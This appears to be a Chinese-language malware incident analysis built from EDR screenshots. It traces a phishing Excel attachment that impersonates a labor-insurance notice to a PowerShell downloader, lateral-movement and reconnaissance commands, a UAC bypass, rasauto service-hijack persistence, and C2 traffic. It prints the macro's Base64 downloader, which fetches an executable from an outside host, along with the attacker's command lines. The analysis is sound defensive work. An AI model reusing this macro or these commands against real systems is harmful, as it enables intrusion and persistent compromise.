
CRITICAL

Max. Impact 100

OS

Windows 7 Enterprise (64-bit)

Domain

IPv4 Address 192.168.67.132

Profile

Profile-Workstation-User

Change Profile

Pending Profile: Profile-APT-and-Malware-Analysis-1.0

Groups

+ Add Groups

Status

OFF ▾

Visibility

Hidden

Visible

Quarantine

Off

On

Errors (24 Hours) 0

Behaviors

Resolve All Behaviors

為什麼需要透過**Trace**監控可疑的惡意行為？

因為現有的特徵
值偵測不到!!!

Trace Suspicious Execution: Process created with image in user hidden (AppData) folder

Status

Unresolved

在隱藏資料夾中，有可疑程式被執行

Overview

Time Started	Last Active	Key Events	Total Events	Impact
13:27:32 Jun 15, 2015	09:40:33 Jun 16, 2015	28	3.1k	100 CRITICAL

Endpoint WIN-2S76I7M3N56

OS Windows 7 Enterprise (64-bit)

Tags

Add a tag

IPv4 Address 169.254.184.163

192.168.67.132

Domain localdomain



Events

Processes

Files

Registries

Network

All

Created

Terminated

第一隻惡意程式svcmondr.exe

Event Time	Action	Name	User	Command Line	PID	Backing File
2015-06-15 13:27:32.887	PROCESS_CREATE	svcmondr.exe	WIN- 2576I7M3N56\win7_goodally	"C:\Users\WIN7_G~1\AppData\Local\Temp\svcmondr.exe"	2436	C:\Users\WIN7_G~1\AppData\Local\T
2015-06-15 15:02:56.299	PROCESS_CREATE	ipconfig.exe	WIN- 2576I7M3N56\win7_goodally	ipconfig /all	2852	C:\Windows\SysWOW64\ipconfig.exe
2015-06-15 15:03:13.898	PROCESS_CREATE	net.exe	WIN- 2576I7M3N56\win7_goodally	net user	2688	C:\Windows\SysWOW64\net.exe
2015-06-15 15:03:13.970	PROCESS_CREATE	net1.exe	WIN- 2576I7M3N56\win7_goodally	C:\Windows\system32\net1 user	2556	C:\Windows\SysWOW64\net1.exe
2015-06-15 15:03:46.498	PROCESS_CREATE	net.exe	WIN- 2576I7M3N56\win7_goodally	net localgroup administrators	2768	C:\Windows\SysWOW64\net.exe
2015-06-15 15:03:46.591	PROCESS_CREATE	net1.exe	WIN- 2576I7M3N56\win7_goodally	C:\Windows\system32\net1 localgroup administrators	1164	C:\Windows\SysWOW64\net1.exe

```
net use \\2[REDACTED]7[REDACTED] /u:a\administrator
```

2015-06-15 15:05:37.756	PROCESS_CREATE	① net.exe	WIN- 2S76I7M3N56\win7_goodally	net start			
2015-06-15 15:05:37.827	PROCESS_CREATE	① net1.exe	WIN- 2S76I7M3N56\win7_goodally	C:\Windows\system32\net1 start	3032	C:\Windows\SysWOW64\net1.exe	
2015-06-15 15:07:59.727	PROCESS_CREATE	① net.exe	WIN- 2S76I7M3N56\win7_goodally	net use \\2[REDACTED]7[REDACTED] /u:a\administrator	2368	C:\Windows\SysWOW64\net.exe	
2015-06-15 15:09:03.237	PROCESS_CREATE	① net.exe	WIN- 2S76I7M3N56\win7_goodally	net use	2584	C:\Windows\SysWOW64\net.exe	
2015-06-15 15:11:46.203	PROCESS_CREATE	① cmd.exe	WIN- 2S76I7M3N56\win7_goodally	cmd /c dir %temp%\ /od	2744	C:\Windows\SysWOW64\cmd.exe	
2015-06-15 15:12:51.358	PROCESS_CREATE	① cmd.exe	WIN- 2S76I7M3N56\win7_goodally	cmd /c copy \\2[REDACTED]7\www\server\0311.dll %temp%\ntids.dll	2140	C:\Windows\SysWOW64\cmd.exe	
2015-06-15 15:13:23.729	PROCESS_CREATE	① cmd.exe	WIN- 2S76I7M3N56\win7_goodally	cmd /c copy \\2[REDACTED]7\server\www\0311.dll %temp%\ntids.dll	2144	C:\Windows\SysWOW64\cmd.exe	
2015-06-15 15:14:14.689	PROCESS_CREATE	① cmd.exe	WIN- 2S76I7M3N56\win7_goodally	cmd /c rundll32 C:\Users\WIN7_G~1\AppData\Local\Temp\ntids.dll Start	292	C:\Windows\SysWOW64\cmd.exe	
2015-06-15 15:14:14.765	PROCESS_CREATE	① rundll32.exe	WIN- 2S76I7M3N56\win7_goodally	rundll32 C:\Users\WIN7_G~1\AppData\Local\Temp\ntids.dll Start	1800	C:\Windows\SysWOW64\rundll32.exe	
2015-06-15 15:14:45.940	PROCESS_CREATE	① cmd.exe	WIN- 2S76I7M3N56\win7_goodally	cmd /c netstat -ano -p tcp	2832	C:\Windows\SysWOW64\cmd.exe	

2015-06-15 15:13:23.729	WIN-2576I7M3N56	S Thread ● svcmondr.exe: thread 1484	●	0	●
		A PROCESS_CREATE			Process: Process Created
		T Process ● cmd.exe			

Event ID	1-tjx2rC1KnJAdewFEOYImwYKBac9M7P
Behavior ID(s)	d7eb63c7-6ac2-d4a9-c901-d79614439896!7789025983967200807
Tags	<input type="text" value="Add a tag"/>

Command Line	
cmd /c copy \\2[REDACTED]\server\www\0311.dll %temp%\ntids.dll	
Process ID	2436
Parent Process ID	1076
User	WIN-2576I7M3N56\win7_goodally
SID	S-1-5-21-3577358447-2474945303-3333341052-1000
Backing File	C:\Users\WIN7_G~1\AppData\Local\Temp\svcmondr.exe
Thread Time Started	2015-06-15 15:13:23.715
Process Time Started	2015-06-15 13:27:32.878
Process ID	2144
Parent Process ID	
User	WIN-2576I7M3N56\win7_goodally
SID	S-1-5-21-3577358447-2474945303-3333341052-1000
Command Line	cmd /c copy \\2[REDACTED]\server\www\0311.dll %temp%\ntids.dll
Backing File	C:\Windows\SysWOW64\cmd.exe
Time Started	2015-06-15 15:13:23.715

2015-06-15 15:33:01.883	PROCESS_CREATE	① winapi.exe	WIN- 2576I7M3N56\win7_goodally	winapi.exe 7		2072	C:\Users\WIN7_G~1\AppData\Local\T
2015-06-15 15:33:02.021	PROCESS_CREATE	① cmd.exe	WIN- 2576I7M3N56\win7_goodally	"C:\Windows\System32\cmd.exe" /c wusa C:\Users\WIN7_G~1\AppData\Local\Temp\ellocnak.msu /extract:%windir%\system32		2420	C:\Windows\System32\cmd.exe
2015-06-15 15:33:02.060	PROCESS_CREATE	① wusa.exe	WIN- 2576I7M3N56\win7_goodally	wusa C:\Users\WIN7_G~1\AppData\Local\Temp\ellocnak.msu /extract:C:\Windows\system32		1868	C:\Windows\System32\wusa.exe
2015-06-15 15:33:02.133	PROCESS_CREATE	① wusa.exe	WIN- 2576I7M3N56\win7_goodally	"C:\Windows\system32\wusa.exe" C:\Users\WIN7_G~1\AppData\Local\Temp\ellocnak.msu /extract:C:\Windows\system32		2568	C:\Windows\System32\wusa.exe
2015-06-15 15:33:02.499	PROCESS_CREATE	① cliconfg.exe	WIN- 2576I7M3N56\win7_goodally	"C:\Windows\system32\cliconfg.exe"		1504	C:\Windows\System32\cliconfg.exe
2015-06-15 15:33:02.684	PROCESS_CREATE	① explorer.exe	WIN- 2576I7M3N56\win7_goodally	"C:\Users\WIN7_G~1\AppData\Local\Temp\explorer.exe"		1184	C:\Users\WIN7_G~1\AppData\Local\T
2015-06-15 15:33:02.761	PROCESS_CREATE	① cmd.exe	WIN- 2576I7M3N56\win7_goodally	C:\Windows\system32\cmd.exe / ""C:\Users\win7_goodally\AppData\Local\Temp\FBED.tmp\bs.bat""		2336	C:\Windows\SysWOW64\cmd.exe
2015-06-15 15:33:02.783	PROCESS_CREATE	① rundll32.exe	WIN- 2576I7M3N56\win7_goodally	c:\windows\syswow64\rundll32.exe C:\Users\WIN7_G~1\AppData\Local\Temp\ntds.dll Start		2540	C:\Windows\SysWOW64\rundll32.exe
2015-06-15 15:33:16.555	PROCESS_CREATE	① NETSTAT.EXE	WIN- 2576I7M3N56\win7_goodally	netstat -ano -p tcp		2044	C:\Windows\SysWOW64\NETSTAT.E

2015-06-15 15:33:58.692	PROCESS_CREATE	⌚ whoami.exe	WIN-2S76I7M3N56\win7_goodally	whoami	2496	C:\Windows\SysWOW64\whoami.exe
2015-06-15 15:37:34.231	PROCESS_CREATE	⌚ catsrv.exe	WIN-2S76I7M3N56\win7_goodally	catsrv UJMYHNTGB	2016	C:\Windows\SysWOW64\catsrv.exe
2015-06-15 15:37:49.511	PROCESS_CREATE	⌚ catsrv.exe	WIN-2S76I7M3N56\win7_goodally	catsrv -ctime rasauto.dll	116	C:\Windows\SysWOW64\catsrv.exe
2015-06-15 15:38:24.924	PROCESS_CREATE	⌚ reg.exe	WIN-2S76I7M3N56\win7_goodally	reg query hklm\system\currentcontrolset\services\rasauto /s	2792	C:\Windows\SysWOW64\reg.exe
2015-06-15 15:39:52.507	PROCESS_CREATE	⌚ reg.exe	WIN-2S76I7M3N56\win7_goodally	reg add hklm\system\currentcontrolset\services\rasauto /v ImagePath /t REG_EXPAND_SZ /d "C:\Windows\Syswow64\svchost.exe -k netsvcs" /f	2496	C:\Windows\SysWOW64\reg.exe
2015-06-15 15:40:55.080	PROCESS_CREATE	⌚ reg.exe	WIN-2S76I7M3N56\win7_goodally	reg add hklm\system\currentcontrolset\services\rasauto\Parameters /v ServiceDLL /t REG_EXPAND_SZ /d "C:\Windows\Syswow64\rasauto.dll" /f	2756	C:\Windows\SysWOW64\reg.exe
2015-06-15 15:41:16.233	PROCESS_CREATE	⌚ sc.exe	WIN-2S76I7M3N56\win7_goodally	sc config rasauto start= auto	2056	C:\Windows\SysWOW64\sc.exe
2015-06-15 15:41:25.492	PROCESS_CREATE	⌚ reg.exe	WIN-2S76I7M3N56\win7_goodally	reg query hklm\system\currentcontrolset\services\rasauto /s	1396	C:\Windows\SysWOW64\reg.exe
2015-06-15 15:45:01.564	PROCESS_CREATE	⌚ cmd.exe	WIN-2S76I7M3N56\win7_goodally	C:\Windows\system32\cmd.exe	2684	C:\Windows\SysWOW64\cmd.exe

惡意中繼站到底是要解決問題的，還是來找麻煩的？

C&C

60.xx.xx.xx7

2xx.1x.1xx.xx7

惡意中繼站IP

2015-06-15 15:52:04.554	rundll32.exe	out	TCP_OUTBOUND	196.213.104.2	443	Unknown	192.168.67.132
2015-06-15 15:52:04.757	svcmondr.exe	out	TCP_OUTBOUND	6 [REDACTED] 7	443	Unknown	192.168.67.132
2015-06-15 15:52:06.807	svchost.exe	out	TCP_OUTBOUND	196.213.104.2	443	Unknown	192.168.67.132
2015-06-15 15:52:10.455	rundll32.exe	out	TCP_OUTBOUND	196.213.104.2	443	Unknown	192.168.67.132
2015-06-15 15:52:11.624	svchost.exe	out	TCP_OUTBOUND	196.213.104.2	443	Unknown	192.168.67.132
2015-06-15 15:52:16.330	rundll32.exe	out	TCP_OUTBOUND	196.213.104.2	443	Unknown	192.168.67.132
2015-06-15 15:52:16.979	svchost.exe	out	TCP_OUTBOUND	196.213.104.2	443	Unknown	192.168.67.132

惡意中繼站IP



60.■■■.■■■.7 IP 位址資訊

Geolocation

Country TW

Autonomous System 3462 (Data Communication Business Group)

Passive DNS replication

VirusTotal's passive DNS only stores address records. The following domains resolved to the given IP address.

2015-06-08

2015-01-07

2014-05-20

2014-02-07

2014-02-07

2014-02-07

2014-02-07

Latest undetected files that were downloaded from this IP address

Latest files that are not detected by any antivirus solution and were downloaded by VirusTotal from the IP address provided.

0/52 2014-05-20 15:00:27 b84d4cd7 [REDACTED] 2c8dc

Network Activity Log - CoreCloud					
Date	Source IP	Protocol	Action	Details	Count
2015-06-15 16:51:44.262	WIN-2S76I7M3N56	S	Thread	svcmrndr.exe: thread 360	0
		A	TCP_OUTBOUND	Network: Any process establishes any outbound connection	0
		T	Remote Host 2 [REDACTED]	7:80	0
2015-06-15 16:51:44.260	WIN-2S76I7M3N56	S	Thread	svcmrndr.exe: thread 1092	0
		A	TCP_OUTBOUND	Network: Any process establishes any outbound connection	0
		T	Remote Host 2 [REDACTED]	7:80	0

惡意中繼站IP



2 [REDACTED] 7 IP 位址資訊

Geolocation

Country TW

Autonomous System 3462 (Data Communication Business Group)

Passive DNS replication

VirusTotal's passive DNS only stores address records. The following domains resolved to the given IP address.

2014-02-01 [REDACTED]

2014-02-01 [REDACTED]

Latest detected URLs

Latest URLs hosted in this IP address detected by at least one URL scanner or malicious URL dataset.

1/51 2014-02-01 00:01:15 [REDACTED]

檔名	路徑	Virustotal結果
svcmondr.exe	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
ntids.dll	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
ntds.dll	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
Akagi64.exe	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
bs.exe	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
ntwdplib.dll	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
ellocnak.msu	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
rundll32.exe.xxt	C:\Windows\SysWOW64\	無上傳記錄
catsrv.exe	C:\Windows\SysWOW64\	無上傳記錄
rasauto.dll	C:\Windows\SysWOW64\	無上傳記錄
pciport.sys	C:\Windows\	無上傳記錄
svchost.exe.xxt	C:\Windows\SysWOW64\	無上傳記錄
cat.exe	C:\Windows\SysWOW64\	無上傳記錄
explorer.exe	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
winapi.exe	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄

追查來源-1

<input type="checkbox"/>	2015-06-15 13:27:32.876	WIN-2S76I7M3N56	S	Process ◎ powershell.exe 1076 Thread 444		0	
			A	FILE_CREATE	File Activity: new file created		
			T	File ◎ C:\Users\win7_goodally\AppData\Local\Temp\s vcmondr.exe			
<input type="checkbox"/>	2015-06-15 13:27:29.673	WIN-2S76I7M3N56	S	Process ◎ powershell.exe 1076 Thread 444		0	
			A	TCP_OUTBOUND	Network: Any process establishes any outbound connection		
			T	Remote Host 2 [REDACTED] 7:80 (2 [REDACTED] 47.HINET- IP.hinet.net) 			
<input type="checkbox"/>	2015-06-15 13:27:18.692	WIN-2S76I7M3N56	S	Process ◎ WmiPrvSE.exe 1892 Thread 2060		0	
			A	PROCESS_CREATE	Process: Process Created		
			T	Process ◎ powershell.exe 1076			

Powershell.exe 到底做了什麼事？

2015-06-15 13:27:18.692	WIN- 2576I7M3N56	S Process ● WmiPrvSE.exe 1892 Thread 2060	Command Line powershell.exe -WindowStyle hidden -executionpolicy bypass -nologo -noprofile -file C:\Users\WIN7_G~1\AppData\Local\Temp\file.ps1
Event ID	1-tjx2rC1KnJAdewFEOYImwYLeCWvyYv	A PROCESS_CREATE	Backing File C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Behavior ID(s)		T Process ● powershell.exe 1076	
Tags	Add a tag		
Source		Target	
Type	thread	Type	process
Removable Device	false	Removable Device	false
Name	WmiPrvSE.exe: thread 2060	Name	powershell.exe
Process ID	1892	Process ID	1076
Parent Process ID	676	Parent Process ID	
User	WORKGROUP\WIN-2576I7M3N56\$	User	WIN-2576I7M3N56\win7_goodally
SID	S-1-5-20	SID	S-1-5-21-3577358447-2474945303-3333341052-1000
Backing File	C:\Windows\System32\wbem\WmiPrvSE.exe	Command Line	powershell.exe -WindowStyle hidden -executionpolicy bypass -nologo -noprofile -file C:\Users\WIN7_G~1\AppData\Local\Temp\file.ps1
Thread Time Started	2015-06-15 13:26:32.936	Backing File	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

追查來源-2

□	2015-06-15 13:27:18.643	WIN-2576I7M3N56	S	Process ◎ EXCEL.EXE 3016 Thread 3020	0	≡
			A	FILE_CREATE		
			T	File ◎ C:\Users\WIN7_G-1\AppData\Local\Temp\file.ps1	File Activity: new file created	
□	2015-06-15 13:27:16.927	WIN-2576I7M3N56	S	Process ◎ EXCEL.EXE 3016 Thread 3052	0	≡
			A	FILE_CREATE		
			T	File ◎ C:\Users\win7_goodally\AppData\Roaming\Microsoft\Office\Recent\104年健保、勞保、勞退金負擔金額表正確版.LNK	File Activity: new file created	
□	2015-06-15 13:27:14.623	WIN-2576I7M3N56	S	Process ◎ explorer.exe 1672 Thread 1676	0	≡
			A	FILE_CREATE		
			T	File ◎ C:\Users\win7_goodally\Desktop\104年健保、勞保、勞退金負擔金額表正確版.xls	File Activity: new file created	

104年健保、勞保、勞退金負擔金額表最新試算，請卓參! - 郵件 (HTML) (唯讀)

檔案 郵件 gSyncit

回覆 全部回覆 轉寄 小組電子郵件

刪除 回覆 快速步驟 移動 標籤 中文繁簡轉換 翻譯 顯示比例 新增至 Evernote 5

刪除 轉寄 移動 分類 待處理 簡繁轉簡 繁簡轉繁 簡中文繁簡轉換 編輯 顯示比例 Evernote

2015/6/15 (週一) 9:16 上午
jonna0512@ms.bli.gov.tw <prince7@ms21.hinet.net>
104年健保、勞保、勞退金負擔金額表最新試算，請卓參!

附件的EXCEL檔案裡面到底藏了什麼東西?????

基本工資自本(104)年7月1日起由每月19,273元調整為**20,008**元，「勞工保險投保薪資分級表」、「勞工退休金月提繳工資分級表」亦配合修正，並同步自本(104)年7月1日施行。

聯繫人: 陳小姐(Jonna Chen)
聯繫電話: (02)2396-1266
Email: jonna0512@ms.bli.gov.tw

jonna0512@ms.bli.gov.tw 沒有項目

```
strEncode = "ZnVuY3RpB24gbm9raWQKewogICBbQ21kbGV0QmluZGluZygpXSBQYXJhbSgK" + _  
"ICAgICAgICBbUGFyYW11dGVyKFBvc210aW9uID0gMCwgTWFuZGF0b3J5ID0g" + _  
"JFRydWUpXQogICAgICAgIFtTdHJpbmddCiAgICAgICAgJFVSTAogICAgKQoK" + _  
"ICAgICR3ZWJjbG11bnQgPSBOZXctT2JqZWN0IFN5c3R1bS50ZXQuV2ViQ2xp" + _  
"ZW50ICAgIAogICAgJHd1YmNs aWVudC5IZWFkZXJzLkFkZCgiVXNlci1BZ2Vu" + _  
"dCI sIk1vemls bGEvNC4wKyI pICAgICAgICAKICAgICR3ZWJjbG11bnQuUHJv" + _  
"eHkgPSBbU31zdGVtLk51dC5XZWJSZXFI ZXNOXTo6RGVmYXVs dFd1Y1Byb3h5" + _  
"CiAgICAkD2ViY2xpZW50L1Byb3h5LkNyZWR1bnRpYWxz ID0gW1N5c3R1bS50" + _  
"ZXQuQ3J1ZGVudG1hbENhY2h1XTo6RGVmYXVs dE51dHdvcm tDcmVkZW50aWFs" + _  
"cwogICAgCiAgICAgUHJveH1BdXR oID0gJHd1YmNs aWVudC5Qcm94eS5Jc0J5" + _  
"cGFzc2VkKCRVUkwpCiAgICBpZigkUHJveH1BdXR oKQogICAgewogICAgICAg" + _  
"IFt zdHJpbmddJGh1eGZvcm1hdCA9ICR3ZWJDbG11bnQuRG93bmxvYWRTdHJp" + _  
"bmcoJFVSTCkgCiAgICB9CiAgICB1bHN1CiAgICB7CiAgICAgICAgJHd1YkNs" + _  
"aWVudCA9IE51dy1PYmp1Y3QgLUNvbU9iamVj dCBJbnR1cm51dEV4cGxvcmVy" + _  
"LkFwcGxpY2F0aW9uCiAgICAgICAgJHd1YkNs aWVudC5WaXNpYmx1ID0gJGZh" + _  
"bHN1CiAgICAgICAgJHd1YkNs aWVudC5OYXZpZ2F0ZSgkVVJMKQogICAgICAg" + _  
"IHdoaWx1KCR3ZWJDbG11bnQuUmVhZH1TdGF0ZSA t bmUgNCkgeyBTdGFydc1T" + _  
"bGV1cCatTW1s bG1zZWNvbmRz IDEwMCB9CiAgICAgICAgW3N0cm luZ10kaGV4" + _  
"Zm9ybWF0ID0gJHd1YkNs aWVudC5Eb2N1bWVudC5Cb2R5LmlubmV yVGv4dAog" + _  
"ICAgICAgICR3ZWJDbG11bnQuUXVpdCgpCiAgICB9CiAgICBbQn10ZVtdXS Ak" + _  
"dGVt cCA9ICRoZXhmb3JtYXQgLXNwbG10ICcgJwogICAgW1N5c3R1bS5JTy5G" + _  
"aWx1XTo6V3JpdGVBbGxCeXR1cyg iJGVudjp0ZW1wXHN2Y21vb mRyLmV4ZSI s" + _  
"ICR0ZW1wKQoJU3RhcnQtUHJvY2VzcyAt Tm90ZXdx aW5kb3cg i iR1bnY6dGVt" + _  
"cFxzdmNtb25kc i51eGU iCn0Kbm9raWQgICBodHRwO i8vMj IwLj EzMC4xOTUu" + _  
"MjQ3L3RpchMudHh0"
```

```
strPath = getEnviron + "\\" + "file.ps1"
```

```
Open strPath For Output As #1  
Print #1, Decode64(strEncode)  
Close #1
```

```
Const HIDDEN_WINDOW = 0  
strComputer = ".."  
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
```

```
Open strPath For Output As #1
Print #1, Decode64(strEncode)
Close #1
```

Command Line

```
powershell.exe -WindowStyle hidden -executionpolicy
bypass -nologo -noprofile -file
C:\Users\WIN7_G~1\AppData\Local\Temp\file.ps1
```

```
Const HIDDEN_WINDOW = 0
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
```

Backing File

```
C:\Windows\System32\WindowsPowerShell
v1.0\powershell.exe
```

```
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32_Process")
```

```
strMsg = "powershell.exe -WindowStyle hidden -executionpolicy bypass -nologo -noprofile -file " + strPath
```

```
objProcess.Create strMsg, Null, objConfig, intProcessID
End Function
```

```
Public Function Decode64(sString As String) As String
```

```
Dim bOut() As Byte, bIn() As Byte, bTrans(255) As Byte, lPowers6(63) As Long, lPowers12(63) As Long
Dim lPowers18(63) As Long, lQuad As Long, iPad As Integer, lChar As Long, lPos As Long, sOut As String
Dim lTemp As Long
```

```
sString = Replace(sString, vbCr, vbCrLf)           'Get rid of the vbCrLf. These could be in...
sString = Replace(sString, vbLf, vbCrLf)             'either order.
```

```
lTemp = Len(sString) Mod 4                         'Test for valid input.
```

```
If lTemp Then
    Call Err.Raise(vbObjectError, "MyDecode", "Input string is not valid Base64.")
End If
```

```
If InStrRev(sString, "") = 2 Then
    iPad = 2
ElseIf InStrRev(sString, "=") Then
    iPad = 1
End If
```

```
'InStrRev is faster when you know it's at the end.
'Note: These translate to 0, so you can leave them...
'in the string and just resize the output.
```

